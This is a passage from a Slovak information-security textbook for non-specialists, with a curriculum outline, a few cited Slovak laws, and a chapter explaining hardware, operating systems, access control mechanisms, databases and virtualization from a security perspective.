   3.1. Pozná základné pojmy riadenia rizík, ich význam a vie ich aplikovať na vlastnú organizáciu: hrozba, zraniteľnosť, bezpečnostný incident, opatrenie, analýza rizík, ošetrenie rizika a pod.
   3.2. Rozumie ohodnoteniu rizík, spôsobom posúdenia dôsledkov výpadku, straty, zničenia, poškodenia alebo kompromitácie aktív organizácie.
   3.3. Pozná základné metódy ošetrenia rizík a spôsoby určenia hranice akceptovateľného rizika.
4. Obstarávanie, vývoj a zmeny IT systémov
   4.1. Rozumie bezpečnostným požiadavkám súvisiacimi so zmenami, vývojom,

[95] Zákon č. 122/2013 Z.z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov
[96] Zákon č. 215/2004 Z.z. o ochrane utajovaných skutočností a o zmene a doplnení niektorých zákonov
[97] Zákon č. 275/2006 Z.z. o informačných systémoch verejnej správy a o zmene a doplnení niektorých zákonov
[98] Zákon č. 215/2002 Z.z. o elektronickom podpise a o zmene a doplnení niektorých zákonov v znení neskorších predpisov
[99] Zákon č. 351/2011 Z.z. o elektronických komunikáciách v znení neskorších predpisov

obstarávaním a zavádzaním IT systémov.

5. Fyzická bezpečnosť
   5.1. Pozná význam fyzickej bezpečnosti a zodpovedajúce zásady a pravidlá.
   5.2. Dokáže v praxi uplatňovať konkrétne pravidlá fyzickej bezpečnosti organizácie.
6. Riadenie prístupu
   6.1. Pozná princípy fungovania rôznych prostriedkov autentizácie (heslá, PIN kódy, tokeny, biometria), vie ich používať, pozná zásady ochrany autentizačných prostriedkov.
   6.2. Pozná základné techniky sociálneho inžinierstva, vie ich identifikovať a správne na ne reagovať (prezrádzanie hesiel, "phishing" a pod.).
7. Bezpečnosť komunikácie
   7.1. Pozná základné požiadavky na ochranu počítačov a iných zariadení v sieti.
   7.2. Pozná princípy fungovania bezpečnostných riešení v tejto oblasti.
   7.3. Rozumie rizikám práce na Internete, ich dôsledkom a zásadám bezpečnej práce na Internete: elektronická pošta (spam, prílohy a pod.), šírenie infiltrácií (počítačové vírusy, malware, spyware a pod.), počítačové pirátstvo.
8. Správa bezpečnostných incidentov
   8.1. Pozná význam správy bezpečnostných incidentov a zásady pri reakcii na bezpečnostné incidenty.
9. Prevádzka IT systémov a kontinuita činnosti
   9.1. Rozumie princípom fungovania jednotlivých typov a mechanizmov bezpečnostných opatrení v IT systémoch.
   9.2. Pozná význam, spôsob zálohovania a obnovy údajov v IT systémoch ako aj údajov jednotlivých používateľov.
   9.3. Rozumie bezpečnostným požiadavkám súvisiacimi s prevádzkou IT systémov a spôsobu, akým ich zohľadniť v konkrétnej organizácii.
   9.4. Rozumie požiadavkám na kontinuitu činnosti IT a dokáže stanoviť jej základné rámce v konkrétnej organizácii.
10. Audit
    10.1. Pozná význam auditu, úlohu audítora, laika a vedúceho pracovníka pri audite.

# 3 Architektúra, modely a hodnotenie

*Jaroslav Janáček*

## 3.1 Úvod

Hrozby voči informačnému a komunikačnému systému (IKS) môžu byť zamerané na technickú časť systému, jeho programové vybavenie, na spôsob jeho používania, alebo na prostredie v ktorom daný systém pôsobí. Nájdenie a zavedenie vhodných konkrétnych bezpečnostných opatrení technického charakteru si často vyžaduje detailné poznanie štruktúry a fungovania IKS. Pre používateľa sú síce technické opatrenia buď transparentné, alebo si od neho vyžadujú spoluprácu, na ktorú nepotrebuje žiadne alebo len minimálne technické znalosti, ale poznanie aspoň základných princípov fungovania IKT umožňuje neinformatikom lepšie chápať podstatu hrozieb, možností voľby opatrení a uľahčuje im spoluprácu s bezpečnostnými špecialistami. Táto kapitola je určená v prvom rade neinformatikom, zaujímajúcim v organizácii rôzne postavenie – od radových zamestnancov – neprivilegovaných používateľov IKS, po riadiacich pracovníkov zodpovedných okrem iného aj za informačnú bezpečnosť organizácie. Informatikom môže prvá časť kapitoly poslúžiť pri školeniach laikov; inak môžu prvú časť tejto kapitoly preskočiť a pokračovať v čítaní až druhou časťou kapitoly, venovanou bezpečnostným modelom a certifikácii IKS.

## 3.2 Architektúra a komponenty informačného systému

Informačné systémy, či už ide o malé informačné systémy prevádzkované na jednom počítači alebo komplexné distribuované systémy, sa skladajú z viacerých významných komponentov. Veľká časť týchto komponentov nie je špecifických pre konkrétny informačný systém, ale má všeobecný charakter. Ich úlohou je poskytnúť iným komponentom rôzne služby pomocou svojich rozhraní. Príkladom takých všeobecných komponentov je hardvér a operačný systém. Takýto prístup má viacero výhod, napr.:

- Nie je potrebné pre každý informačný systém nanovo vymýšľať riešenie pre štandardné problémy, keďže štandardné problémy typicky rieši nejaký štandardný komponent a riešenie poskytuje ako svoju službu.
- Rôzne informačné systémy môžu zdieľať všeobecné komponenty, čo umožňuje napr. použitie toho istého počítača na rôzne účely – nemusíme kvôli novému informačnému systému vždy obstarať aj nový hardvér.
- Ak sa zachová rozhranie, je možné jednotlivé komponenty nahradiť inými bez toho, aby to malo vplyv na iné časti systému. Napr. aplikačné programy pristupujú k údajom uloženým na disku prostredníctvom služieb operačného systému, ktorý pre ukladanie údajov poskytuje abstrakciu – súbory. Keď zmeníme spôsob uloženia údajov na disku, je potrebné zmeniť príslušný komponent operačného systému, no z pohľadu aplikačných programov sa nič nezmení.

Jednotlivé komponenty navzájom nevyužívajú svoje služby chaoticky, ale môžeme v nich identifikovať typicky niekoľko vrstiev. Najnižšou vrstvou je vrstva *hardvéru*. Súčasťou hardvéru sú, jednoducho povedané, všetky fyzické súčasti informačného systému, teda všetko, čo je možné chytiť do ruky. V hardvéri sú skutočne uložené všetky údaje, s ktorými informačný systém pracuje. V hardvéri sa tiež skutočne realizujú všetky operácie s údajmi.

Nad vrstvou hardvéru sa nachádza vrstva *operačného systému*. Operačný systém plní rad dôležitých úloh ako pre funkčnosť, tak aj pre bezpečnosť informačného systému. Jednou z jeho

dôležitých úloh je poskytnúť vyšším vrstvám abstrakciu rôznych častí hardvéru ako svoje služby, ktoré môžu komponenty na vyšších vrstvách využívať bez toho, aby museli poznať detaily o použitom hardvéri.

Nad vrstvou operačného systému sa nachádza *aplikačná vrstva*. V nej sa nachádzajú komponenty špecifické pre konkrétny informačný systém, ako aj ďalšie všeobecné komponenty – rôzne pomocné programy a tzv. *knižnice*. Knižnice sú komponenty využívané rôznymi programami na riešenie rôznych čiastočných problémov na aplikačnej vrstve, ktoré sa často opakujú. Takisto knižnice zvyčajne sprostredkovávajú programom jednotný prístup k službám operačného systému spôsobom, ktorý nie je závislý na konkrétnom operačnom systéme, ale môže byť spoločný pre viacero rôznych operačných systémov.

V zložitejších informačných systémoch sa často medzi aplikačnú vrstvu a vrstvu operačného systému vkladá ešte *databázová vrstva*. Jej úlohou je poskytnúť zložitejšie funkcie na prístup k veľkému množstvu štruktúrovaných údajov, čím komponenty na aplikačnej vrstve odbremení od problému, ako ukladať a manipulovať s veľkým množstvom údajov.

Vrstvy, ktoré sme spomenuli vyššie patria medzi najvýznačnejšie vrstvy, ktorých odlíšenie je potrebné aj z pohľadu bezpečnosti. Samé sú však často vnútorne členené na ďalšie vrstvy, alebo sa aspoň skladajú z mnohých spolupracujúcich komponentov. V nasledujúcich častiach sa podrobnejšie pozrieme na význam, štruktúru a vybrané vlastnosti jednotlivých vrstiev.

### 3.2.1 Hardvér

Hardvér informačného systému sa skladá z viacerých častí. Z laického pohľadu zvonku typicky vidíme samotný počítač a k nemu pripojené rôzne vstupné a výstupné zariadenia (klávesnica, myš, monitor, tlačiareň, skener, ...). V prípade notebookov sú viaceré tieto zariadenia spojené do jedného fyzického celku, čo umožňuje ľahšie prenášanie, no z hľadiska ich významu a funkčnosti sa prakticky nelíšia od ich samostatných verzií, ktoré poznáme zo stolných počítačov alebo serverov.

Vnútri počítača sa nachádza viacero dôležitých častí:

- základná doska (motherboard)
- procesor (CPU),
- operačná pamäť,
- pevné disky,
- CD/DVD mechaniky,
- rozširujúce karty (napr. grafická karta, sieťová karta, radič diskov, ...).

Základná doska je centrálny komponent, ktorý slúži predovšetkým na to, aby prepojil navzájom ďalšie komponenty. Na tento účel obsahuje jeden niekoľko typov tzv. *zbernice*. Zbernica je elektronický systém umožňujúci prenos príkazov a údajov medzi k nej pripojenými zariadeniami. V súčasnosti sa v bežných počítačoch stretneme najmä so zbernicami typu PCI a PCI-Express. Špeciálne zbernice sa používajú na komunikáciu medzi procesorom(mi) a pamäťou. Každá zbernica obsahuje špeciálne konektory, do ktorých sa pripájajú jednotlivé zariadenia.

Súčasťou základnej dosky sú aj ďalšie komponenty, ktoré vytvárajú rozhrania pre pripájanie iných zariadení k počítaču – či už externých (napr. klávesnice, myši, monitor, ...), alebo interných (napr. pevné disky). Na pripájanie rôznych zariadení sa používajú rôzne rozhrania. Z tých dnes najčastejšie sa vyskytujúcich môžeme spomenúť napr.:

- USB – používa sa dnes na pripájanie väčšiny externých zariadení k počítačom,
- PS/2 – staršie rozhranie na pripojenie klávesnice a myši,
- VGA, HDMI, DisplayPort – slúžia na pripojenie monitora,

- IDE, SATA – bežné rozhrania pre pripojenie diskov a CD/DVD mechaník v kancelárskych počítačoch,
- SCSI, SAS – bežné rozhrania pre pripojenie diskov a CD/DVD mechaník v serveroch.

Procesor je centrálna časť počítača, ktorá riadi celý počítač a vykonáva väčšinu výpočtov a iných operácií s údajmi. Počítač obsahuje aspoň jeden procesor, no môže ich byť aj viac. Dnešné procesory sa navyše skladajú z viacerých tzv. *jadier*, ktoré v podstate predstavujú samostatné procesory uzavreté v jednom spoločnom obale. Procesor sa vnútorne skladá z viacerých častí, z ktorých najdôležitejšie sú:

- aritmeticko-logická jednotka,
- riadiaca jednotka,
- registre.

Aritmeticko-logická jednotka procesora je sústava obvodov, ktoré realizujú elementárne aritmetické a logické operácie, ako napr. sčítanie, odčítanie, násobenie, delenie alebo porovnávanie čísel. Registre predstavujú veľmi rýchlu a malú pamäť na údaje, s ktorými môže aritemticko-logická jednotka pracovať. Riadiaca jednotka riadi činnosť procesora na základe *programu*. Program je postupnosť *inštrukcií*. Riadiaca jednotka postupne číta jednotlivé *inštrukcie* programu a pomocou ďalších častí procesora zabezpečuje ich vykonanie. Jednotlivé inštrukcie predstavujú pokyny na vykonanie elementárnych operácií ako napr. skopírovať údaje medzi miestom v pamäti a registrom, vykonať aritmetickú operáciu s hodnotami v dvoch registroch, začať vykonávať inú časť programu, a pod. Z takýchto elementárnych operácií sa v konečnom dôsledku skladajú všetky programy, ktoré určujú činnosť procesora, a tým aj celého informačného systému.

Aby riadiaca jednotka procesora mohla čítať a vykonávať inštrukcie programu, tieto musia byť zapísané v tzv. *strojovom kóde*. V tejto podobe majú inštrukcie podobu postupnosti čísel, podľa ktorých riadiaca jednotka rozhodne čo a s čím má spraviť. Táto podoba nie je zrozumiteľná človeku. Strojovému kódu najbližšia forma, ktorá je zrozumiteľná (príslušne kvalifikovanému) človeku je program napísaný v tzv. *jazyku assemblera*. V jazyku assemblera jednotlivým inštrukciám zodpovedajú niekoľko-písmenové skratky. V jazyku assemblera sa však bežne píšu len relatívne malé časti programov, ktoré buď obsahujú špeciálne inštrukcie, alebo pri ktorých je extrémne dôležitá napr. rýchlosť alebo presné načasovanie jednotlivých operácií. Obyčajne sa programy píšu vo *vyšších programovacích jazykoch*, ako sú napr. C, C++, C#, Java a iné. V týchto jazykoch je možné programy písať človeku podstatne bližším štýlom, čo výrazne napomáha ich zrozumiteľnosti. Programy napísané vo vyšších programovacích jazykoch sa následne prekladajú do strojového kódu pre príslušný procesor alebo (napr. v prípade jazyka Java) do univerzálneho strojového kódu pre tzv. *interpreter*. Interpreter je program, ktorý vykonáva program zapísaný v nejakom univerzálnom strojovom kóde na konkrétnom procesore.

Operačná pamäť počítača (často nie celkom správne označovaná ako RAM) slúži na dočasné uloženie údajov a programov v počítači, aby s nimi mohol procesor pracovať. Typická veľkosť operačnej pamäte v bežných kancelárskych počítačoch a notebookoch sa v súčasnosti pohybuje na úrovni niekoľko gigabyte-ov (GB), v serveroch od niekoľkých GB po rádovo 100 GB. Údaje môžu byť uložené v operačnej pamäti len kým je počítač zapnutý, po vypnutí napájania sa postupne stratia. Z bezpečnostného hľadiska je dôležitý fakt, že strata obsahu operačnej pamäte nie je okamžitá. Pri izbovej teplote je obsah môže vydržať niekoľko sekúnd až minút, v nízkych teplotách aj niekoľko hodín.

Okrem operačnej pamäte počítač obsahuje aj pamäte, ktoré si svoj obsah zachovávajú aj bez napájania a slúžia na uloženie základných programov, ktorých úloha je po zapnutí počítača vykonať základné testy a inicializáciu jednotlivých častí počítača a následne spustiť operačný systém.

Pevné disky v počítači slúžia na trvalejšie ukladanie programov a údajov. V súčasnosti je väčšina pevných diskov založená na princípe ukladania údajov v podobe zmagnetizovaných oblastí na

rotujúcej kovovej platni. Takto uložené údaje vydržia dlhodobo bez potreby napájania. Pevné disky sú však pomerne chúlostivé zariadenia, ktoré môžu byť ľahko poškodené napr. prudkými pohybmi počítača počas prevádzky disku. Keďže obsahujú pohybujúce sa mechanické časti (napr. platne otáčajúce sa rýchlosťou od 5000 do 15000 otáčok za minútu a čítacie a zapisovacie hlavy), časom sa opotrebujú a pokazia. Preto nemožno predpokladať, že údaje uložené na pevnom disku vydržia neobmedzene dlho. Z bezpečnostného hľadiska je tiež dôležité povedať, že dokonalé vymazanie údajov z pevného disku je veľmi problematické až nemožné. Aj po niekoľkonásobnom prepísaní oblasti pevného disku je stále možné pomocou špeciálnych prístrojov zrekonštruovať pôvodný obsah.

Rozširujúce karty umožňujú pridávať počítaču ďalšiu funkcionalitu. Typickými príkladmi môžu byť grafické karty umožňujúce počítaču vytvárať signál pre monitor alebo sieťové karty umožňujúce pripojenie k počítačovej sieti. Dnes je bežné, že priamo základná doska obsahuje komponenty, ktoré časť takej funkcionality poskytujú, preto v dnešných počítačoch typicky nie je potrebné použiť toľko rozširujúcich kariet ako v minulosti. Z hľadiska funkčnosti však nie je dôležité, či je komponent poskytujúci rozširujúcu funkcionality integrovaný priamo na základnej doske alebo je na rozširujúcej karte. V oboch prípadoch je to zariadenie pripojené k niektorej zbernici na základnej doske.

Niektoré počítače, typicky notebooky, majú aj zvonku dostupné konektory, do ktorých je možné za behu pripojiť špeciálny typ rozširujúcej karty (PCMCIA, CardBus, ExpressCard). To umožňuje rozširovanie funkčnosti notebooku, no ako zároveň vytvára zraniteľnosť. Taká karta sa v konečnom dôsledku stáva zariadením pripojeným k zbernici, čo jej umožňuje priamo komunikovať napr. s operačnou pamäťou. Je preto možné vyrobiť takú kartu, ktorá napr. umožní z počítača získať kópiu operačnej pamäte (vrátane citlivých údajov, ktoré sa v nej môžu nachádzať).

Prenos údajov z a do zariadení pripojených k zbernici typicky prebieha jedným z troch spôsobov:

- pomocou na to špecificky určených inštrukcií procesor posiela a prijíma údaje do/zo zariadenia,
- procesor zariadenie používa spôsobom, ako keby to bola pamäť (tzv. pamäťovo mapované zariadenia),
- priamym prístupom do pamäte (DMA).

Pri prvých dvoch spôsoboch sa vždy jedná o prenos medzi zariadením a procesorom. To je nevhodné pre prenos veľkého množstva údajov, kedy by procesor mohol vykonávať nejakú užitočnejšiu činnosť. Tento problém sa odstraňuje pomocou priameho prístupu do pamäte (DMA), kedy procesor iba inicializuje prenos, určí na aké miesto v pamäti sa majú údaje zapísať alebo odkiaľ sa majú prečítať, a následne sa prenos deje po zbernici bez účasti procesora priamo medzi operačnou pamäťou a zariadením.

Procesor často potrebuje reagovať na externé udalosti – napr. prijatie údajov sieťovou kartou zo siete alebo dokončenie DMA prenosu zo zariadenia do pamäte. Aby nebolo potrebné neustále kontrolovať, či nejaká externá udalosť nastala alebo nie, procesory využívajú systém *prerušení*. Zariadenia pripojené na zbernicu majú možnosť signalizovať procesoru tzv. prerušenie. Riadiaca jednotka procesora medzi vykonávaním inštrukcií sleduje, či procesor nedostal žiadosť o prerušenie. Ak áno, tak pred vykonaním ďalšej inštrukcie najprv vykoná program, ktorý slúži na obsluhu príslušného prerušenia.

### 3.2.2 Operačný systém

Operačný systém (napr. rôzny Windows, Linux, UNIX, ...) predstavuje dôležité vrstvu nad vrstvou hardvéru, ktorá umožňuje vyšším vrstvám používať počítač spôsobom, ktorý nie je závislý od konkrétnych technických detailov použitého hardvéru. Medzi základné úlohy operačného systému z pohľadu funkčnosti patria:

- správa procesov a procesora,
- správa pamäte,
- správa súborov,
- správa vstupno-výstupných a iných zariadení.

Informačné systémy plnia svoje úlohy vykonávaním programov. Program je vykonávaný v rámci *procesu*. Procesu musí operačný systém prideliť časť operačnej pamäte, do ktorej uloží inštrukcie programu, a kde sa tiež budú počas vykonávania programu ukladať spracovávané údaje. Všetky dnes bežné operačné systémy umožňujú z pohľadu používateľa vykonávať viacero procesov súčasne – tzv. multitasking. V skutočnosti nemôže byť naraz vykonávaných viac procesov, než má počítač procesorov (resp. jadier procesorov). Zdanlivé súčasné vykonávanie viacerých procesov sa dosahuje ich rýchlym striedaním, čiže prideľovaním a odoberaním procesora procesu. Toto prideľovanie a odoberanie procesora procesom je súčasťou správy procesov a procesora, a teda jednou z úloh operačného systému. Operačný systém sa tiež stará o vytváranie a rušenie procesov.

Operačný systém spravuje aj operačnú pamäť počítača. Prideľuje jednotlivým procesom bloky pamäte, ktoré proces môže používať. Všetky dnes bežné operačné systémy podporujú aj tzv. *virtuálnu pamäť*. Operačný systém vtedy „predstiera“, že má k dispozícii viac pamäte, než v skutočnosti operačnej pamäte v počítači je. Procesom prideľuje bloky (nazývané *stránky*) virtuálnej pamäte. Obsah stránky môže byť buď uložený v nejakom bloku skutočnej – *fyzickej* pamäte, alebo môže byť odložený na pevnom disku. Operačný systém spravuje *tabuľku stránok*, ktorá určuje, či a kde vo fyzickej pamäti sa nachádza príslušná stránka. Keď sa proces pokúsi pristúpiť k stránke, ktorá sa nenachádza vo fyzickej pamäti, procesor vygeneruje prerušenie, operačný systém nájde voľné miesto vo fyzickej pamäti, načíta doň obsah požadovanej stránky, upraví tabuľku stránok a vráti vykonávanie späť pôvodnému procesu. Keď sa vo fyzickej pamäti nenachádza voľné miesto na umiestnenie požadovanej stránky, operačný systém nejakú inú stránku z fyzickej pamäte odstráni (pričom jej obsah najprv uloží na disk).

Na dlhodobejšie ukladanie údajov slúžia najčastejšie pevné disky. Procesy však s priestorom na pevnom disku nemanipulujú priamo, ale prostredníctvom služieb operačného systému, ktorý na tento účel poskytuje abstrakciu na ukladanie údajov, ktorú poznáme ako *súbory*. Na hardvérovej vrstve sú údaje napokon uložené v blokoch na disku. Operačný systém v rámci správy súborov pre každý súbor eviduje, v ktorých blokoch na disku sa nachádzajú jednotlivé časti údajov v súbore, prideľuje bloky súboru, keď je potrebné súbor zväčšiť, uvoľňuje bloky pri zmenšení veľkosti alebo vymazaní súboru. Súbory sú najčastejšie organizované v hierarchických štruktúrach – tzv. *adresároch* (nazývaných aj *priečinky*). Adresár môže obsahovať súbory ako aj ďalšie adresáre. Informácie o menách súborov a adresárov, ako aj ich ďalšie atribúty, operačný systém tiež ukladá vo vhodných štruktúrach na disku.

Operačný systém tiež zabezpečuje správu ďalších zariadení, napr. vstupné a výstupné zariadenia, pomocou ktorých môžu procesy interagovať s používateľom alebo inými systémami. Pri multitaskingu je zvyčajne potrebné zabezpečiť, aby so zariadením nemohli naraz komunikovať viaceré procesy. Inak by sa napr. mohlo stať, že pri tlačení na tlačiareň by sa pomiešali výstupy rôznych procesov. Úlohou operačného systému je preto zabezpečiť prideľovanie a odoberanie prístupu k zariadeniam jednotlivých procesom. Často je tiež riešením vytvorenie abstrakcie zariadenia – akéhosi virtuálneho zariadenia, ktoré môžu procesy voľne používať, pričom operačný systém zabezpečí prenos údajov medzi virtuálnym a skutočným zariadením vo vhodnom čase. Ako príklad si môžeme uviesť napr. klávesnicu a obrazovku. Operačný systém poskytuje vyššej vrstve abstrakciu obrazovky (napr. okno) a abstrakciu klávesnice a zabezpečuje, že obsah okna sa zobrazí na správnom mieste skutočnej obrazovky, a že vstup zo skutočnej klávesnice sa objaví na vstupe virtuálnej klávesnice toho procesu, ktorého okno je práve aktívne.

Operačný systém sám nie je jednoliatym komponentom, ale skladá sa z mnohých častí. Niektoré z nich sú nezávislé od konkrétneho hardvéru počítača, na ktorom operačný systém beží, no iné sú

pre konkrétny hardvér špecifické. Tie špecifické komponenty, často nazývané *ovládače zariadení*, poskytujú zvyšku operačného systému jednotné rozhranie pre určitý typ zariadenia. Napr. sieťová karta je zariadenie, ktoré umožňuje odosielať a prijímať bloky údajov do/z počítačovej siete. Ale s rôznymi sieťovými kartami sa na hardvérovej vrstve komunikuje rôznym spôsobom – napr. niektorá používa DMA, iná špeciálne inštrukcie. Úlohou ovládača sieťovej karty je zvyšku operačného systému poskytnúť jednotné rozhranie pre zariadenie typu „sieťová karta“.

Operačný systém okrem vyššie uvedených úloh zohráva aj významnú úlohu pre bezpečnosť informačného systému. Zabezpečuje vzájomnú izoláciu procesov, aby sa procesy mohli navzájom ovplyvňovať len prostredníctvom kontrolovateľných mechanizmov. Taktiež zabezpečuje čiastočnú izoláciu procesov od hardvéru a umožňuje s hardvérom manipulovať len pomocou služieb operačného systému. Výnimkou je sprístupnenie tých častí hardvéru, ktorých používanie nemá dopad na globálny stav systému (napr. aplikačné procesy priamo využívajú bežné inštrukcie procesora).

Dôležitou bezpečnostnou funkciou operačného systému je aj riadenie prístupu. Všeobecnejším aspektom riadenia prístupu je venovaná samostatná kapitola. Pre účely riadenia prístupu operačný systém pre každý proces udržiava informáciu o používateľovi, ktorý je za tento proces zodpovedný, čiže v mene ktorého tento proces beží – vykonáva operácie. Keď proces využíva službu operačného systému, ktorá podlieha riadeniu prístupu (napr. prístup k súboru alebo k periférnemu zariadeniu), operačný systém vyhodnotí, či používateľ zodpovedný za tento proces má oprávnenie príslušnú operáciu vykonať alebo nie. Riadenie prístupu si vyžaduje identifikáciu a autentifikáciu používateľov, čo tiež patrí medzi bezpečnostné služby operačného systému (viac o identifikácii a autentifikácii v kapitole o riadení prístupu). Operačný systém tiež zabezpečuje vymazávanie zvyškových (reziduálnych) informácií, ktoré môžu zostať v pamäti po jej uvoľnení iným procesom alebo na disku po zmenšení alebo vymazaní súboru.

Pre lepšiu predstavu o riadení prístupu v operačných systémoch sa pozrieme na príklad dvoch typov bežne používaných operačných systémov – Windows a Linux/UNIX. V oboch systémoch je základom riadenia prístupu tzv. voliteľné riadenie prístupu (discretionary access control, DAC). Každý súbor a adresár (ďalej objekt) má svojho vlastníka, ktorý môže nastavovať prístupové práva k objektu. Systémy typu Linux/UNIX rozlišujú 3 práva na prístup k objektom – čítanie, zápis a spustenie programu/použitie adresára. Tieto práva môžu byť pridelené vlastníkovi objektu, jednej skupine používateľov a ostatným. Rozšírenie modelu prístupových práv v Linuxe známe ako ACL (Access Control Lists) umožňuje tieto práva prideľovať aj ďalším používateľom a viacerým skupinám. Systémy Windows majú jemnejšie delenie prístupových práv (umožňujú napr. rozlíšiť právo na vytváranie nových súborov a právo na vytváranie podadresárov, umožňujú nastaviť právo na vymazanie objektu, a pod.). Používajú tiež mechanizmus dedenia prístupových práv z adresára na podadresáre a súbory a umožňujú tiež určité právo explicitne zakázať. Práva môžu byť prideľované používateľom a skupinám používateľov. Ak je používateľ členom viacerých skupín, získava práva pridelené všetkým skupinám. Zakazovacie práva majú prednosť pred povoľovacími právami, ak sú pridelené na rovnakej úrovni adresárovej štruktúry. Avšak práva pridelené na úrovni bližšie k objektu majú vždy prednosť pred právami pridelenými na vyššej úrovni.

Voliteľné riadenie prístupu v operačných systémoch neumožňuje chrániť údaje, ku ktorým má používateľ prístup, proti nežiadúcemu prístupu škodlivého kódu – zlomyseľných programov (alebo programov, ktoré sa zlomyseľnými stanú v dôsledku zneužitia nejakej ich zraniteľnosti útočníkom). Mnohé funkcie operačného systému sú prístupné len používateľom s administrátorskými oprávneniami. Administrátorské oprávnenia tiež zväčša umožňujú jednoducho obísť prístupové práva k súborom. Veľkým problém nastáva, keď sa s oprávneniami administrátora vykonáva škodlivý kód, keďže takto získava úplnú kontrolu nad systémom. Z tohto dôvodu je nevhodné používať konto s administrátorskými oprávneniami na bežné činnosti. Žiaľ, je to pomerne častou zlou praktikou. V novších verziách systému Windows bol preto implementovaný mechanizmus UAC (User Account Control), ktorý ani používateľovi, ktorý je členom skupiny administrátorov, štandardne nepriznáva administrátorské oprávnenia, no

umožňuje procesu získať tieto oprávnenia po interaktívnom potvrdení autentifikovaného administrátora.

V Linuxových systémoch museli byť niektoré programy vykonávané s administrátorskými oprávneniami často len kvôli pár operáciám. Aby nebolo nutné im poskytnúť plnú kontrolu nad systémom, je dnes možné takýmto programom explicitne prideliť vybrané oprávnenia prostredníctvom tzv. *capabilities*. Tým je možné znížiť množstvo programov, ktoré majú plnú kontrolu nad systémom.

Iným spôsobom, ako obmedziť možné dopady škodlivého kódu, je použitie povinného riadenia prístupu (mandatory access control, MAC). Pri povinnom riadení prístupu sú povolené operácie určené bezpečnostnou politikou, ktorú bežní používatelia a procesy nemôže modifikovať. Príkladom povinného riadenia prístupu v systémoch Windows je tzv. Mandatory Integrity Control (MIC). Tento subsystém umožňuje prideliť objektom a procesom úroveň integrity a zabraňuje procesom s nižšou úrovňou integrity modifikovať objekty s vyššou úrovňou integrity. Takto je možné napr. zabrániť tomu, aby chybný webový prehliadač ovplyvnený škodlivým kódom z Internetu prepísal dôležité súbory.

V systéme Linux je možné na povinné riadenie prístupu využiť jeden z dvoch rozšírených subsystémov – SELinux a AppArmor. SELinux umožňuje priradiť procesom a objektom tzv. typy a definovať, aké operácie môže proces určitého typu vykonať s objektom určitého typu. Subsystém AppArmor umožňuje vytvárať tzv. profily pre určité programy a v týchto profiloch obmedziť, k akým súborov a vybraným funkciám operačného systému má mať príslušný proces prístup. Oba tieto subsystémy umožňujú veľmi presne obmedziť možné dopady škodilvého kódu vykonaného v rámci určitého procesu.

### 3.2.3 Databázový systém

V informačných systémoch pracujúcich s väčším objemom štruktúrovaných údajov zvyčajne aplikačné procesy neukladajú údaje priamo do súborov pomocou služieb operačného systému, ale využívajú služby *databázového systému*. Databázový systém poskytuje aplikačnej vrstve služby na vkladanie, úpravu a vyhľadávanie v štruktúrovaných údajoch – v *databázach*. Aplikačná vrstva nemusí riešiť, ako údaje efektívne uložiť do súborov, ako v nich vedieť rýchlo vyhľadávať a pod., ale len pripraví tzv. dotazy v určenom jazyku (najčastejšie sa používa jazyk SQL), ktoré odošle databázovému serveru a následne si prevezme výsledky. Spôsob uloženia údajov je vnútornou záležitosťou databázového systému.

Databázové systémy zvyčajne podporujú tzv. *transakčné spracovanie*. Keď k databáze súčasne pristupuje viacero aplikačných procesov, často potrebujeme, každý z nich videl údaje v konzistentnom stave. Problém si môžeme demonštrovať na jednoduchom príklade. Majme v databáze tabuľku s počtom tovarov na sklade a majme aplikáciu, ktorá spracováva objednávky zákazníkov tak, že najprv skontroluje, či je na sklade aspoň požadované množstvo tovaru a, ak áno, počet kusov na sklade príslušne zníži a potvrdí objednávku. Keď budú bežať dva takéto aplikačné procesy naraz, môže sa stať, že oba zistia počet kusov na sklade skôr ako ho jeden z nich zníži, a teda oba úspešne potvrdia objednávky, no počet kusov na sklade sa dostane do záporných hodnôt (a, samozrejme, tovar na vybavenie objednávky nebude k dispozícii). Tento príklad je síce umelý, no reálne problémy s nekonzistenciou údajov v databázach sú často výrazne horšie. Riešením je práve transakčné spracovanie – aplikačný proces vykoná všetky súvisiace operácie ako súčasť jednej tzv. *transakcie* a databázový systém zabezpečí, že v prípade, že transakcia úspešne skončí, stav v databáze bude konzistentný, a že ak bude transakcia zrušená, stav v databáze ňou nebude ovplyvnený. V našom príklade by to mohlo dopadnúť tak, že by databázový systém zrušil transakciu jedného procesu v momente, keď by sa pokúsil modifikovať údaje, ktoré mu po tom, ako ich prečítal, už stihol modifikovať iný proces.

Databázové systémy tiež zabezpečujú riadenie prístupu k databáze a s tým súvisiacu identifikáciu a autentifikáciu. Vo vzťahu k operačnému systému beží databázový systém v mene na ten účel určeného používateľa (v tomto prípade používateľ nezodpovedá skutočnej osobe, ide o akéhosi

virtuálneho používateľa na účely riadenia prístupu procesov, z ktorých sa skladá databázový systém). Aplikačné procesy sa identifikujú a autentifikujú pri využívaní služieb databázového systému, a ten následne povoľuje alebo zamieta jednotlivé operácie s údajmi v databáze. Riadenie prístupu v databázových systémoch umožňuje definovať práva na manipuláciu s databázami, tabuľkami, v niektorých databázových systémoch dokonca s jednotlivými stĺpcami tabuliek. Tým umožňuje pomerne presne definovať, aké operácie môžu jednotliví používatelia vykonať s rôznymi údajmi.

### 3.2.4 Virtualizácia, cloud

Spolu s narastajúcim výkonom hardvéru sa čoraz častejšie stáva, že počítače sú využité len na zlomok ich kapacity. To znižuje efektivitu ich využitia z priestorového, energetického aj finančného hľadiska. V súčasnosti veľmi populárnym (aj keď nie principiálne novým) riešením tohto problému je *virtualizácia* hardvéru. Pri virtualizácii sa medzi hardvérovú vrstvu a operačný systém vloží virtualizačná vrstva (tzv. *hypervízor*), ktorej úlohou je na jednom fyzickom hardvéri simulovať niekoľko samostatných počítačov. Týmto spôsobom je potom možné na jednom výkonnom fyzickom počítači mať niekoľko *virtuálnych počítačov*, pričom každý má svoj operačný systém. Výhodou virtualizácie je už spomenuté zvýšenie efektivity, keďže je zvyčajne efektívnejšie prevádzkovať jeden výkonnejší počítač ako veľa (aj keď o niečo menej výkonných) počítačov. Taktiež je výhodou, že keď potrebujeme nasadiť nový počítač, nie je potrebné kúpiť a sprevádzkovať nový hardvér, ale môžeme využiť voľnú kapacitu existujúceho. Vytvorenie nového virtuálneho počítača je záležitosť pár sekúnd až minút práce administrátora.

